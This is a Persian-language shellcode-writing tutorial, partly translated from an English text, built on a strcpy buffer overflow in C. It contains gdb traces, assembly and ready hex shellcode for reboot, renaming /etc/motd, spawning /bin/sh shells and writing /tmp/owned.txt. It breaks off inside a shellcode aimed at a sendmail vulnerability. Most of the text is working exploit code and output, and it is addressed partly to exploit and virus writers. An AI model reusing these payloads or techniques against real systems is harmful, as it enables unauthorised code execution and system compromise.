تزریق Shellcode ها در برنامه های کاربردی و سیستمی از راه های متعددی صورت می گیرد یکی از همان راه های معروف که در بخش قبلی به آن پرداختیم buffer overflow می باشد برای توضیح اینکه یک shellcodeچگونه از این متد بهره می گیرد من به شما یک نمونه ساده از buffer overflow را نمایش می دهم (زبان استفاده شده C می باشد)

```
void main(int argc, char **argv, char **envp) {

char array[200];
strcpy(array,argv[1]);

}
If we compile this (gcc -o overflow overflow.c) and execute it with a
very
large string of characters we can overwrite memory:
On linux:
[root@droopy done]#  ./overflow `perl -e 'print "A" x 220'`BBBB
Segmentation fault (core dumped)
[root@droopy done]#
On FreeBSD:
[root@freebsd done]#  ./overflow `perl -e 'print "A" x 204'`BBBB
Segmentation fault (core dumped)
[root@freebsd done]#
```

خواب این shellcode زیاد پیشرفته بنظر نمیرسد ؟ به نظر می رسد که در برنامه فوق ما میزانی از حافظه را با220A و 4B که به برنامه در حال اجرا شده انحدام نموده ایم به صورت آرگومان در حالت اجرا – این آرگومان به بستر حافظه تجاوز کرده است نتیجه این عمل این شده است اطلاعات ذخیره شده پشت این لایه overwrite شود شما با استفاده از gdb(the GNU Debugger) و انالیز مرکز پرش فایل می توانید بفهمید که چه اتفاقی افتاده است داده های خروجی توسط gdb اغلب دلهره آور و ترسناک می تواند باشد در وحله اول- ولی برای خوانندگان عزیز نمی تواند خطری یا ترسی داشته باشد .اگر شما coredump را دریافت ننمودید A را بیشتر تلاش کنید و اگر نشد ulimit را به طور مثال 99999(ulimit –c 99999)

```
[root@droopy done]# gdb -core=core
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
```

```
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-redhat-linux".
Core was generated by `./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x42424242 in ?? ()
(gdb) info all
eax            0xbffff990       -1073743472
ecx            0xffffdc3        -573
edx            0xbffffcad       -1073742675
ebx            0x4013b824       1075034148
esp            0xbffffa70       0xbffffa70
ebp            0x41414141       0x41414141
esi            0xbffffad4       -1073743148
edi            0x0      0
eip            0x42424242       0x42424242
eflags         0x10286  66182
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x2b     43
gs             0x2b     43
st0            0        (raw 0x00000000000000000000)
st1            0        (raw 0x00000000000000000000)
st2            0        (raw 0x00000000000000000000)
st3            0        (raw 0x00000000000000000000)
st4            0        (raw 0x00000000000000000000)
st5            0        (raw 0x00000000000000000000)
st6            0        (raw 0x00000000000000000000)
st7            0        (raw 0x00000000000000000000)
fctrl          0x0      0
fstat          0x0      0
ftag           0x0      0
fiseg          0x0      0
fioff          0x0      0
foseg          0x0      0
fooff          0x0      0
fop            0x0      0
```

با استفاده از gdb ما می توانیم تمامی محتویات اطلاعات از بین رفته ثبت شده در زمان سر ریز مشاهده کنیم من دو ارگومان بسیار مهم را به صورت دلیرانه ای ایجاد کرده و ثبت نمودم EBP و EIP ثبت شده های 32 بیتی یا همان 4 بایتی هستند که 8 بایت اخر ارگومان مارا نگه داری می کنند در خروجی GDP بالا شما خطوط EBP و EIP را که به صورت ضخیم تری نشان داده شده اند را مشاهده می نمایید اینها خطوط بسیار مهمی هستند که می توانم به آنها اشاره نمایم که این خطوط حافظه overwrite شده است با اطلاعاتی که کنترل نمودیم همانطور که مشاهده می فرمایید EBP مقدار .**0x41414141** را نگه داشته است که 41 یک مقدار هگزادسیمال است برای کاراکتر A ,به این معنی است که EBP حاوی AAAA م یباشد همچنین ثابت EIP با مقدار .**0x42424242**.
42 در هگزادسیمال مقدار B را نمایش داده و این به آن معنا است که EIP مقدار BBBB را نگه داری می نماید .شما همچنین با استفاده ازفرمان x در gdb بیشتر حافظه را می

توانید بررسی نمایید در این مورد ما می توانیم بافر حافظه را با استفاده از فرمان 'x/150 0xbffffa70' که 0xbffffa70 توسط ثابت EIP شناسایی می شود

```
 (gdb) x/150 $esp
0xbffffa70:     0x00000000      0xbffffad4      0xbffffae0      0x0804830e
0xbffffa80:     0x080482e4      0x4013b824      0xbffffaa8      0x40037b4c
0xbffffa90:     0x00000000      0xbffffae0      0x4013a358      0x40016638
0xbffffaa0:     0x00000002      0x08048380      0x00000000      0x080483a1
0xbffffab0:     0x0804845c      0x00000002      0xbffffad4      0x080482e4
0xbffffac0:     0x080484cc      0x4000df24      0xbffffacc      0x40016c0c
0xbffffad0:     0x00000002      0xbffffbc1      0xbffffbcc      0x00000000
0xbffffae0:     0xbffffcad      0xbffffcce      0xbffffced      0xbffffd0f
0xbffffaf0:     0xbffffd1b      0xbffffede      0xbffffefd      0xbfffff13
0xbffffb00:     0xbfffff1e      0xbfffff2d      0xbfffff35      0xbfffff45
0xbffffb10:     0xbfffff53      0xbfffff64      0xbfffff6f      0xbfffff80
0xbffffb20:     0xbffffffa3     0xbffffffb6     0xbffffffc3     0x00000000
0xbffffb30:     0x00000003      0x08048034      0x00000004      0x00000020
0xbffffb40:     0x00000005      0x00000006      0x00000006      0x00001000
0xbffffb50:     0x00000007      0x40000000      0x00000008      0x00000000
0xbffffb60:     0x00000009      0x08048380      0x0000000b      0x00000000
0xbffffb70:     0x0000000c      0x00000000      0x0000000d      0x00000000
0xbffffb80:     0x0000000e      0x00000000      0x00000010      0x0080f9ff
0xbffffb90:     0x0000000f      0xbffffbbc      0x00000000      0x00000000
0xbffffba0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffbb0:     0x00000000      0x00000000      0x00000000      0x36383669
0xbffffbc0:     0x6f2f2e00      0x66726576      0x00776f6c      0x41414141
0xbffffbd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffbe0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffbf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc60:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc70:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffca0:     0x41414141      0x41414141      0x42424242      0x44575000
0xbffffcb0:     0x6f682f3d      0x6e2f656d      0x736c6569      0x6f7a2f68
0xbffffcc0:     0x722f656e      0x79646165
(gdb)
```

ما در اینجا می توانیم EBP و EIP را پشت سر یکدیگر مشاهده نماییم نکته اینجاست اکسپلویت باید با قرار دادن ادرس در EIP (راهنمایی دستوری) طراحی شود آنها نکات دستوری هستند که با قرار گرفتن در جای مورد نظر در بافر حافظه باعث سر ریزی آن می شود – این همان جایی است که shellcode های ما در حافظه قرار می گیرد مثال جعبه سی دی های برادرم- این جا نقطه شروعی از سی دی شماره 97 برای پر کردن بافر است البته نقاط مختلف بافر برای سر ریزی قابل طراحی می تواند باشد در این مثال ما با این ثابت ها کار خواهیم نمود

استفاده از Registers

شرکت اینتل رجیستر های 32 بیت و دیگر نسخ آن 16 بیت و 8 بیت را تهیه نموده و استاندارد کرده است در زمان توسعه shellcode ها شما خواهید فهمید استفاده از کوچکترین رجیستر ها اغلب از داشتن NULL بایت ها در کد هایتان جلوگیری می نمایند همچنین استفاده از رجیستر های حقیقی برای مقادیر حقیقی برای برنامه نویسی موثر

در نظر گرفته می شود !!! منظور م اینه که آیا شما تا به حال یک موش را در قفس یک فیل قرار داده اید .امیدوارم که منظورم رو از این حرف فهمیده باشد (منظورم اینه که چند بیت اطلاعات به همین راحتی می تواند امنیت یک نرم افزار 32 میلیون خط برنامه ای را به خطر بیندازد) خواب بیایید به رجیستر هایی که در آینده استفاده خواهند شد یک نگکاه سریعی بیندازیم

32 Bit	**16 Bit**	**8 Bit** High)	**8 Bit** Low)
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL

EAX, AX,AH ,AL رجیستر های Accumulator نامیده می شوند این ها برای دستیابی به پورت ,I/O, Arthemetics و فراخوانی interrupt و غیره استفاده می شود شما در ادامه این بخش شما نحوه استفاده از این رجیستر ها در فراخوانی های سیستمی مورد استفاده قرار می گیرد

EBX,BX,BH,BL رجیستر های base نامیده ی شوند این رجیسترها برای نشانگر های پایه ای برای دسترسی های حافظه ای به کار می رود شما در ادامه مقاله خواهید دید که ما ار این ثابت ها برای نگه داری نشانگر ها در آرگومان فراخوانی شده از سیستم مورد استفاده قرار می گیرند اغلب این ثابت ها برای نگه داری مقادیر برگشتی از interrupt استفاده می شوند یک مثالی که در این مورد دیده می شود یه هنگام فراخوانی سیستمی open می باشد وقتی شما فایلی را با فراخوانی سیستمی باز می کنید سپس مفسر فایل که می تواند در I/O فایل به هنگام باز نمودن آن مورد استفاده ورد ثابت EBX نگه داری شود

ECX,CX.CH,CI به رجیشتر های کانتر معروف هستند در مثالی در ادامه می بینید که چگونه یک loop از CL به صورت یک کانتز استفاده می کند

EDX,DX,DH,DL به رجیستر های Data خوانده شده و برای دستیابی به پورت I/O و arthemetice و فرخوانی های interrupts استفاده نمود
هنگامی که می خواهید یک فراخوانی سیستمی را اجرا کنید شما می توانید از کل این رجیستر ها برای ایجاد فراخوانی سیستم استفاده کنید یک مثال ساده در این زمینه exit(0) syscall می باشد

```
mov           al, 0x01  ; The syscall number for exit
xor           ebx, ebx  ; EBX will now contain the value 0
int           0x80      ; and activate !
```

همانطور که در قبل هم به آن اشاره کردم این بسیار مهم است که از کوچکتریت رجیستر های در دسترس برای نگه داری داده ها بهره بگیرید این امر از بوجود آمدن NULL Bytes در shellcode جلوگیری می کند برای مثال اگر ما از کد زیر برای کد خروجی استفاده کنیم :

```
 BITS 32
                          ; exit(0) code
mov           eax, 0x01   ; The syscall number for exit
xor           ebx, ebx    ; EBX will now contain the value 0
int           0x80        ; and activate !
```

با عث می شود که رجیستر eax مقدار زیادی بایت به صورت NULL Bytes در خروجی shellcode امان خارج کند

```
su-2.05a# s-proc -p exit

char shellcode[] =
       "\xb8\x01\x00\x00\x00\x31\xdb\xcd\x80";
```

با استفاده از ndisasm که بخشی از پکیج nasm میباشد ما می توانیم رجیستر های طولانی را که ترجمه شده اند را مشخص نماییم

```
su-2.05a# ndisasm exit
00000000  B80100            mov ax,0x1
00000003  0000              add [bx+si],al
00000005  31DB              xor bx,bx
00000007  CD80              int 0x80
```

مشکلات آدرس دهی

در بسیاری از موارد shellcode ها شما نمی توانید از کدهای ثابت برای آدرس های حافظه استفاده کنید بنابر این برای اینکه بدانید اطلاعات مورد نظر شما در کدام قسمت از حافظه جایگزین می شوند از این حقه کوچک استفاده کنید

```
jmp short       stuff
code:
pop             esi
<data>

stuff:
call              code
db              'This is my string#'
```

چیزی که شما در بالا می بینید کدی می باشد که ما با jmp در قسمت اغازین کد stuff به قسمت call code پرش می کنیم در جایی که code آغازگر pep esi می باشد حالا esi در قسمت رشته ای this is my string حاضر می شود

```
In the above sample [esi + 1] represents 'h' from the word 'This'.
```

مسئله NULL Bytes

NULL بایت ها رشته های با محدوده های مشخصی هستند که shellcode را از بین می برند اگر shellcode ای ساختید که در آنها این NULL بایت ها ایجاد شد ا ز استفاده از shellcodeبه خود نگرانی راه ندهید و سعی در ترمیم آن کنید با این وجود زمانی که نمی توانید NUUL بایت در Shellcode نداشته باشد شما آنها را در Runtime خواهید داشت الان آن چیزی را که در مثال بالا دیدیم این بود که چگونه مکان بایت ها را در رشته امان مشخص کنیم

```
jmp short       stuff
code:

pop             esi
xor             eax,eax         ; doing this will make eax NULL
mov byte        [esi + 17],al   ; put a null byte byte on [esi + 17]

stuff:
call            code
db              'This is my string#'
```

در مثال فوق ما # را جایگزین NULL بایت کردیم و رشته This is my string را در Runtime نابود کردیم و از بوجود آمدن آن جلوگیری نمودیم . برای رسیدت به یک نوع کد نویسی سالم و تمیز من فهمیدم که بهتر است رشته هایتان را در آغاز کدینگ اسمبلی اجرا نمایید .البته ذکر این نکته خالی از لطف نیست که فقط NULL بایت ها به تنهایی مشکل ساز نیستند دیگر بایت ها از قبیل لاین های جدید یا کارکتر های ویژه نیز می توانند باعث مشکلات شوند

مثال های reboot() , syn()

این فرمان ها را بر روی محصولات سیستمی اجرا نکنید !

Sync موجب آوردن حالت فایل سیستم هارد دیسک تان به Sync با حالت داخلی فایل سیستم می شود (قابل توجه ویروس نویسان) ما باید این را در جلوی reboot() در هنگام فراخوانی قرار داده تا از گم شدن اطلاعاتی که بر روی فایل سیستمی هارد دیسک نوشته نشده اند جلوگیری نماییم البته هنوز استفاده از این کد می تواند باعث گم شدن داده ها شود زیرا به این علت که هنوز پردازش های فعال قبل از reboot نابود نشده اند در این لحظه دیگر لازم نیست که ما داده دیگری را به کد منبع اضافه نماییم آنها لازم ندارند که از این مسئله که ما در کدام قسمت فعالیت می کنیم با خبر بشوند مطالب فوق به صورت واضح تری در کد زیر قابل مشاهده است :

```
BITS 32

pop             esi
xor             eax, eax
mov             al,36
int             0x80
mov             al,36
int             0x80
mov             al, 88
```

```
mov             ebx, 0xfee1dead
mov             ecx, 672274793
mov             edx, 0x1234567
int             0x80
```

shellcode با این کدهای اسمبلی تهیه شده است

```
Shellcode produced by this assembly code:
[root@droopy doc]# nasm -o reboot reboot.S
[root@droopy doc]# s-proc -p reboot


char shellcode[] =
        "\x5e\x31\xc0\xb0\x24\xcd\x80\xb0\x24\xcd\x80\xb0\x58\xbb\xad"
        "\xde\xe1\xfe\xb9\x69\x19\x12\x28\xba\x67\x45\x23\x01\xcd\x80";
```

کد FreeBSD زیر آنقدر ساده است که شما نیازی به اضافه کردن ()Synدر مقابل آن را ندارید

```
BITS 32

xor             eax,eax
mov             dx,9998
sub             dx,9990
mov             al, 55
int             0x80
```

shellcode سیستم FreeBSD با کد زیر درست شده است

```
char shellcode[] =
        "\x31\xc0\x66\xba\x0e\x27\x66\x81\xea\x06\x27\xb0\x37\xcd\x80";
```

به طور کلی FreeBSD روش های متعددی را برای برپایی دوباره دارا است که می توانید از یکی از آن ها استفاده نماید

Rename() , linux

تغییر نام سیستم فراخوانی به صورت زیر است

```
int rename(const char *oldpath, const char *newpath);
```

به هر جهت برای استفاده موفقیت آمیز از این فراخوانی ما به دو نشانگر از جدیدو قدیم فایل نیاز داریم برای بدست آوردن آدرس مورد نیاز می توانیم از دستور Leaدر اسمبلی استفاده کنیم

```
BITS 32

jmp short       callit
```

```
doit:
pop             esi
xor             eax, eax
mov byte        [esi + 9], al     ; terminate arg 1
mov byte        [esi + 24], al    ; terminate arg 2
mov byte        al, 38            ; the syscall rename = 83
lea             ebx, [esi]        ; put the address of /etc/motd (esi)
in ebx
lea             ecx, [esi + 10]   ; put the address of /etc/ooops.txt
(esi + 10) in ecx
int             0x80              ; We have everything ready so lets
call the kernel

mov             al, 0x01          ; prepare to exit()
xor             ebx, ebx          ; clean up
int             0x80              ; and exit !

callit:
call            doit
```

توجه داشته باشید که خط db میتواند به شکل زیر باشد البته به صورت بالا هم فرقی نمی کند

```
db              '/etc/motd#'
db              '/etc/ooops.txt#'
```

shellcode تهیه شده از این کد های اسمبلی بعد از کامپایل آن به صورت زیر در می آیند

```
char shellcode[] =
        "\xeb\x18\x5e\x31\xc0\x88\x46\x09\x88\x46\x18\xb0\x26\x8d\x1e"
        "\x8d\x4e\x0a\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xe3\xff\xff"
        "\xff\x2f\x65\x74\x63\x2f\x6d\x6f\x74\x64\x23\x2f\x65\x74\x63"
        "\x2f\x6f\x6f\x6f\x70\x73\x2e\x74\x78\x74\x23";
```

execeve number1 این آرگومان نمی باشد

execve می توان گفت که یک فراخوانی سیستم برای اجرای یک فایل به شمار می آید روش استفاده در لینوکس به این شکل است

```
int execve (const char *filename, char *const argv [], char *const
                                                              envp[]);
```

در این نوع ما به 3 نشانگر نیاز خواهیم داشت یکی در اسم فایل و دیگری در آرگومان و دیگری آرایه محیطی – در زمانی که نتوانستیم آرایه محیطی را پیدا کنیم مجبور هستیم از یک NULL به جای آن استفاده کنیم ما execve را به این شکل هم اجرا می کنیم

```
execve("pointer to string /bin/sh","pointer to /bin/sh","pointer to
                                                              NULL");
```

```
BITS 32

jmp short       callit            ; jmp trick as explained above

doit:

pop             esi               ; esi now represents the location of
our string
xor             eax, eax          ; make eax 0
mov byte        [esi + 7], al     ; terminate /bin/sh
lea             ebx, [esi]        ; get the adress of /bin/sh and put
it in register ebx
mov long        [esi + 8], ebx    ; put the value of ebx (the address
of /bin/sh) in AAAA ([esi +8])
mov long        [esi + 12], eax   ; put NULL in BBBB (remember xor eax,
eax)
mov byte        al, 0x0b          ; Execution time! we use syscall 0x0b
which represents execve
mov             ebx, esi          ; argument one... ratatata /bin/sh
lea             ecx, [esi + 8]    ; argument two... ratatata our
pointer to /bin/sh
lea             edx, [esi + 12]   ; argument three... ratataa our
pointer to NULL
int             0x80

callit:
call            doit              ; part of the jmp trick to get the
location of db

db              '/bin/sh#AAAABBBB'
```

به اخر کد بال توجه کنید لازم نیست که حتما کاراکترهای #AAAABBBB را در shellcode قرار دهید ولی برداشتن آن می تواند این نتیجه را داشته باشد که shellcode حافظه را از بین برده و باعث شکست در عملیات شود این کد های اسمبلی می تواند برای تهیه shellcode زیر استفاده شود

```
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
        "\x42\x42\x42\x42";
```

در مثال بالا آرگومان syscall در رجیستر های CPU ثبت می شوند (eax,ecx,edx etc).

این روشی است که سیستم های لینوکس به آن بسیار علاقه مند هستند در ارگومان سیستم های BSD با هل دادن آنها به stack به سیستم فراخوانی واگذار می شوند خواب برای درک بهتر مفهوم بالا به به این مثال execve در BSD توجه کنید :

```
BITS 32

jmp short       callit
doit:
```

```
pop             esi
xor             eax, eax
mov byte        [esi + 7], al
push            eax
push            eax
push            esi
mov             al,59
push            eax
int             0x80

callit:
call            doit

db              '/bin/sh'
And the result:
su-2.05a# s-proc -p execve


char shellcode[] =
        "\xeb\x0e\x5e\x31\xc0\x88\x46\x07\x50\x50\x56\xb0\x3b\x50\xcd"
        "\x80\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


su-2.05a# s-proc -e execve
Calling code ...
#
```

execve Number II یک آرگومان می باشد

همانند بالا

```
int execve (const char *filename, char *const argv [], char *const
envp[]);
```

بنابراین ما به نشانگری برای اسم فایل مان و آرگومان و آرایه محیطی نیاز داریم همانند مثال بالا در صورت عدم پیدا کردن نشانگر آخری (محیط) می توانیم از NULL استفاده کرد بیاد داشته باشید که execve را برای هر برنامه ای می توانید استفاده کنید

```
BITS 32

jmp short       callit

doit:

                                ; Part one: Manipulate the string
defined after 'db'
pop             esi             ; esi now represents our string
xor             eax, eax    ;
mov byte        [esi + 7], al   ; put null byte after /bin/sh and ths
terminate the string
mov byte        [esi + 10], al  ; ditto but then after -i
```

```
                                ; Part two: Prepare the arguments for
our system call
mov long        [esi + 11], esi  ; get address of /bin/sh and store it
in AAAA
lea             ebx, [esi + 8]   ; get adress of -i and store it in
ebp
mov long        [esi + 15], ebx  ; store the address in [esi + 15] ->
BBBBB
mov long        [esi + 19], eax  ; put NULL in CCCC

                                ; Part three: Prepare execution and
execute
mov byte        al, 0x0b         ; 0x0b is the execve system call
mov             ebx, esi         ; ebx = argument 1
lea             ecx, [esi + 11]  ; arguments pointer
lea             edx, [esi + 19]  ; environment pointer
int             0x80

mov             al, 0x01
xor             ebx, ebx
int             0x80

callit:
call            doit

db              '/bin/sh#-i#AAAABBBBCCCC'


[root@droopy execve-2]# nasm -o execve execve.S
[root@droopy execve-2]# s-proc -p execve


char shellcode[] =
        "\xeb\x27\x5e\x31\xc0\x88\x46\x07\x88\x46\x0a\x89\x76\x0b\x8d"
        "\x5e\x08\x89\x5e\x0f\x89\x46\x13\xb0\x0b\x89\xf3\x8d\x4e\x0b"
        "\x8d\x56\x13\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xd4\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x2d\x69\x23\x41\x41\x41"
        "\x41\x42\x42\x42\x42\x43\x43\x43\x43";


[root@droopy execve-2]# s-proc -e execve
Calling code ...
sh-2.04#
```

Execve Number III دارای دو آرگومان می باشد

طبق تعاریف بالا از این دستور استفاده خواهیم کرد :

```
int execve (const char *filename, char *const argv [], char *const
envp[]);
```

و هدف ما :

```
int execve (AAAA,pointer to array AAAABBBBCCCC,DDDD);

BITS 32

jmp short       callit

doit:

pop             esi
xor             eax, eax
mov byte        [esi + 7], al     ; terminate /bin/sh
mov byte        [esi + 10], al    ; terminate -c
mov byte        [esi + 18], al    ; terminate /bin/ls
mov long        [esi + 20], esi   ; address of /bin/sh in AAAA
lea             ebx, [esi + 8]    ; get address of -c
mov long        [esi + 24], ebx   ; store address of -c in BBBB
lea             ebx, [esi + 11]   ; get address of /bin/ls
mov long        [esi + 28], ebx   ; store address of /bin/ls in CCCC
mov long        [esi + 32], eax   ; put NULL in DDDD
mov byte        al, 0x0b          ; prepare the execution, we use
syscall 0x0b (execve)
mov             ebx, esi          ; program
lea             ecx, [esi + 20]   ; argument array (/bin/sh -c
/bin/ls)
lea             edx, [esi + 32]   ; NULL
int             0x80              ; call the kernel to look at our
stuff ;-)

callit:
call            doit

db              '/bin/sh#-c#/bin/ls#AAAABBBBCCCCDDDD'

[root@droopy execve-3]# s-proc -p execve


char shellcode[] =
        "\xeb\x2a\x5e\x31\xc0\x88\x46\x07\x88\x46\x0a\x88\x46\x12\x89"
        "\x76\x14\x8d\x5e\x08\x89\x5e\x18\x8d\x5e\x0b\x89\x5e\x1c\x89"
        "\x46\x20\xb0\x0b\x89\xf3\x8d\x4e\x14\x8d\x56\x20\xcd\x80\xe8"
        "\xd1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x2d\x63\x23"
        "\x2f\x62\x69\x6e\x2f\x6c\x73\x23\x41\x41\x41\x41\x42\x42\x42"
        "\x42\x43\x43\x43\x43\x44\x44\x44\x44";

[root@droopy execve-3]# s-proc -e execve
Calling code ...
execve  execve.S
[root@droopy execve-3]#
```

open(), Write(), Close(), exit() LINUX

```
BITS 32


jmp short       callit
```

```
doit:

pop             esi
xor             eax, eax
mov byte        [esi + 14], al   ; terminate /tmp/hacked.txt
mov byte        [esi + 29],0xa   ; 0xa == newline
mov byte        [esi + 30], al   ; terminate niels was here
lea             ebx, [esi + 15]  ; get address
mov long        [esi + 31], ebx  ; put the address of niels--here in
xxxx
mov             al, 5            ; the syscall open() = 5
lea             ebx, [esi]       ; argument #1
mov             cx, 1090         ; 1024 (append) + 64 (create if no
exist) + 2 rw
mov             dx, 744q         ; if we need to create, these are the
permissions
int             0x80             ; kernel int

mov long        ebx,eax          ; get the descriptor
mov             al, 4
mov             ecx,[esi + 31]   ; the location of our data
mov             dx, 15           ; the size of our data
int             0x80             ; kernel interrupt

mov             al, 6            ; the close syscall = 6
int             0x80             ; clozzzz

mov             al, 0x01         ; exit system call
xor             ebx, ebx         ; clean up
int             0x80             ; and bail out


callit:
call            doit

db              '/tmp/owned.txt#'
db              'niels was here #xxxx'
```

Now this code will generate the following shellcode:

```
sh-2.04$ ../../../process open shellcode
Calling code ...
bash-2.05$ cat shellcode
char shellcode[] =
        "\xeb\x38\x5e\x31\xc0\x88\x46\x0e\xc6\x46\x1d\x0a\x88\x46\x1e"
        "\x8d\x5e\x0f\x89\x5e\x1f\xb0\x05\x8d\x1e\x66\xb9\x42\x04\x66"
        "\xba\xe4\x01\xcd\x80\x89\xc3\xb0\x04\x8b\x4e\x1f\x66\xba\x0f"
        "\x00\xcd\x80\xb0\x06\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xc3"
        "\xff\xff\xff\x2f\x74\x6d\x70\x2f\x6f\x77\x6e\x65\x64\x2e\x74"
        "\x78\x74\x23\x6e\x69\x65\x6c\x73\x20\x77\x61\x73\x20\x68\x65"
        "\x72\x65\x20\x23\x78\x78\x78\x78";

bash-2.05$
```

همانطور که مشاهده می کنید NULL بایت ها در آن وجود دارند بنابر این این shellcode قابل استفاده نیست بیایید با استفاده از ndisasm به علت بوجود آمدن NULL بایت ها پی ببریم

```
bash-2.04$ ndisasm open
00000000  EB38              jmp short 0x3a
00000002  5E                pop si
00000003  31C0              xor ax,ax
00000005  88460E            mov [bp+0xe],al
00000008  C6461D0A          mov byte [bp+0x1d],0xa
0000000C  88461E            mov [bp+0x1e],al
0000000F  8D5E0F            lea bx,[bp+0xf]
00000012  895E1F            mov [bp+0x1f],bx
00000015  B005              mov al,0x5
00000017  8D1E66B9          lea bx,[0xb966]
0000001B  42                inc dx
0000001C  0466              add al,0x66
0000001E  BAE401            mov dx,0x1e4
00000021  CD80              int 0x80
00000023  89C3              mov bx,ax
00000025  B004              mov al,0x4
00000027  8B4E1F            mov cx,[bp+0x1f]
0000002A  66BA0F00CD80      mov edx,0x80cd000f     <-- beh ! WoW !
00000030  B006              mov al,0x6
00000032  CD80              int 0x80
00000034  B001              mov al,0x1
00000036  31DB              xor bx,bx
00000038  CD80              int 0x80
0000003A  E8C3FF            call 0x0
0000003D  FF                db 0xFF
0000003E  FF2F              jmp far [bx]
00000040  746D              jz 0xaf
00000042  702F              jo 0x73
00000044  6F                outsw
00000045  776E              ja 0xb5
00000047  65642E7478        cs jz 0xc4
0000004C  7423              jz 0x71
0000004E  6E                outsb
0000004F  69656C7320        imul sp,[di+0x6c],0x2073
00000054  7761              ja 0xb7
00000056  7320              jnc 0x78
00000058  686572            push word 0x7265
0000005B  652023            and [gs:bp+di],ah
0000005E  7878              js 0xd8
00000060  7878              js 0xda
```

همانطور که تا بحال فهمیدید مسئله تعداد بایت هایی هستد که ما برای نوشتن استفاده کرده ایم باعث بوجود آمدن این مسئله شده است

```
mov             dx, 15
```

ما این مشکل را نیز با استفاده از این تر فند حل می کنیم :

```
mov             dx,9995          ; A trick to get 15 in dx without getting null bytes
```

```
sub             dx,9980
```

خواب این ترفند ما چه بود ؟ ما در dx -9995 را ذخیره کردیم و 9980 را از آن خارج و منشعب کردیم به این صورت بدون تولید NULL بایت dx را برابر 15کردیم .این نوع ترفند ها با توجه به افزایش تجربه اتان کم کم بدست خواهد آمد ترفند ها و تکنیک های پیچیده ای در زبان اسمبلی قابل بحث است به خاطر همین تر فند ها و قدرت خارق العاده این زبان سطح پایین است که هکر های کلا مشکی به آن علاقه ی ویژه ای دارند – اگر خواستار این هستید که در زمینه اکسپلویت یا ویروس های سخت افزاری که به مغز سیستم ها ی رایانه ای CPUو RAM و به خصوص MBR حمله می کنند چاره جز یاد گیری و به کار گیری زبان اسمبلی نخواهید داشت

```
char shellcode[] =
        "\xeb\x39\x5e\x31\xc0\x88\x46\x0e\x88\x46\x1e\x8d\x5e\x0f\x89"
        "\x5e\x1f\xb0\x05\x8d\x1e\x66\xb9\x42\x04\x66\xba\xe4\x01\xcd"
        "\x80\x89\xc3\xb0\x04\x8b\x4e\x1f\x66\xba\x0b\x27\x66\x81\xea"
        "\xfc\x26\xcd\x80\xb0\x06\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8"
        "\xc2\xff\xff\xff\x2f\x74\x6d\x70\x2f\x6f\x77\x6e\x65\x64\x2e"
        "\x74\x78\x74\x23\x6e\x69\x65\x6c\x73\x20\x77\x61\x73\x20\x68"
        "\x65\x72\x65\x20\x23\x78\x78\x78\x78";
```

می بینید که NULL بایت از بین رفته است و shellcode هم اکنون قابل استفاده است – شاید این سوال برایتان پیش آمده باشد که در بسیاری از سورس اکسپلویت ها شما به این NULL بایت ها بر بخورید اگر در سورسی نشانه از وجود NULL بایت دیدید بدانید که احتمال خطا در آن اکسپلویت بسیار بالاتر از دیگر انواع خودش هست اغلب هکر هایی که من در این زمینه با آنها فعالیت داشتم بر روی این مسئله حساسیت خاصی داشتند که shellcode هایشان به دور از این نقایص باشند پس اگر در سورسی این نقیصه را مشاهده کردید با این نکته واقف باشید که نویسنده آن اکسپلویت یا مهارت کافی را نداشته است یا از آن shellcode را نساخته و از موارد مشابه ساخته شده ضعیفی استفاده کرده است دو قسمت socket Programmignو تهیه shellcode از قسمت های مهم هر اکسپلویتی به شمار می روند

چند مثال برای آشنایی بیشتر

Shellcode زشت sendmail لینوکس

این shellcode از یک آسیب پذیری در sendmail که می توانست از انجام درست این برنامه جلوگیری کند استفاده می کند

```
BITS 32

jmp short       callit

doit:

pop             esi
xor             ebx,ebx         ; Make sure the registers we use
xor             eax,eax         ; are clean
mov             eax,0x2         ; 0x2 is fork(). This function returns
int             0x80            ; A process ID to the parent and a 0 to the
                                ; child process. We can test on this and let
test            eax,eax         ; the parent process exit. This is an important
jnz             exit            ; test which can be crucial with forking bind
                                ; shellcode. (man fork)
xor             eax,eax
mov             [esi + 12],al   ; Terminate /etc/aliases
mov             ecx,eax         ; ecx = 0
mov             ebx,esi         ; The ebx register will contain the
mov             al,5            ; location of our data which is 'esi'
int             0x80            ; we open() the file and safe the returned
